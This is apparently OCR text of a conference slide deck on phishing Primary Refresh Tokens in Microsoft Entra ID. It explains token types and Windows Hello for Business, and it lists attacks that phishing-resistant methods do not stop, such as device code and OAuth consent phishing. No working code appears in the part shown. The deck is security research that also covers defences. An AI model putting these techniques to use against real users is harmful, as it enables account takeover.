OUTSIDER SECURITY

Phishing the Phishing Resistant

Phishing for Primary Refresh Tokens in Microsoft Entra

Dirk-jan Mollema


About me

- Dirk-jan Mollema
- Lives in The Netherlands
- Hacker / Researcher / Founder / Trainer @ Outsider Security
- Given talks at Black Hat / Def Con / BlueHat / Troopers
- Author of several (Azure) Active Directory tools
  - mitm6
  - ldapdomaindump
  - BloodHound.py
  - aclpwn.py
  - Co-author of ntlmrelayx
  - ROADtools
- Blogs on dirkjanm.io
- Tweets stuff on @_dirkjan

Agenda

- Tokens in Microsoft Entra ID (former Azure AD)
- Windows Hello authentication and key provisioning
- Token upgrades during Windows setup
- Phishing for Primary Refresh Tokens with credential phishing
- Phishing for Primary Refresh Tokens with device code flow
- Detection and mitigations


Terminology: OAuth2




Tokens and authentication in Entra ID

- Access Tokens / Bearer tokens
  - Used to access APIs by native applications (eg Teams)
- Refresh Tokens
  - Used to request new access tokens without user involvement
- Primary Refresh Tokens (PRT)
  - Used for single sign on in Windows (and other OS)
- Windows Hello for Business keys (WHFB)
  - Used for passwordless authentication, can be used to request Primary Refresh Tokens

Tokens on unmanaged Windows hosts




Tokens on managed Windows hosts



Primary Refresh Tokens

- Primary Refresh Tokens are Single Sign On tokens
- Can be used to sign in to any application and any Entra connected website
- Links a user identity to a device identity
  - Is used in Conditional Access to enforce device based controls (compliant/hybrid joined/etc)
- Needs a session key to operate, which will be protected by a Trusted Platform Module on Windows

Token pyramid



Windows Hello authentication

Windows Hello (for Business)

- One of Microsoft's Passwordless authentication offerings
- Uses cryptographic keys that are unlocked using a PIN or with biometrics to authenticate
- A separate key is used per user/device combination
- Exists in on-prem Active Directory as well as in Entra ID

Phishing “resistant” authentication

- Resistant to primarily **credential phishing** on fake login pages
- Phishing resistant methods:
  - FIDO keys: use URL as part of authentication flow.
  - Windows Hello: authentication is performed by Windows via PRT, not controllable by user.
  - Passkeys: act as FIDO keys
- Not resistant against:
  - Device code phishing
  - OAuth consent phishing
  - Downgrading to non phishing resistant method
  - Malware phishing


Windows Hello for Business flavours

- Entra ID native
- Active Directory only
- Entra ID and Active Directory
  - Cloud Kerberos trust
  - Hybrid key trust
  - Hybrid certificate trust


Always enabled

Require configuration


Windows Hello key provisioning



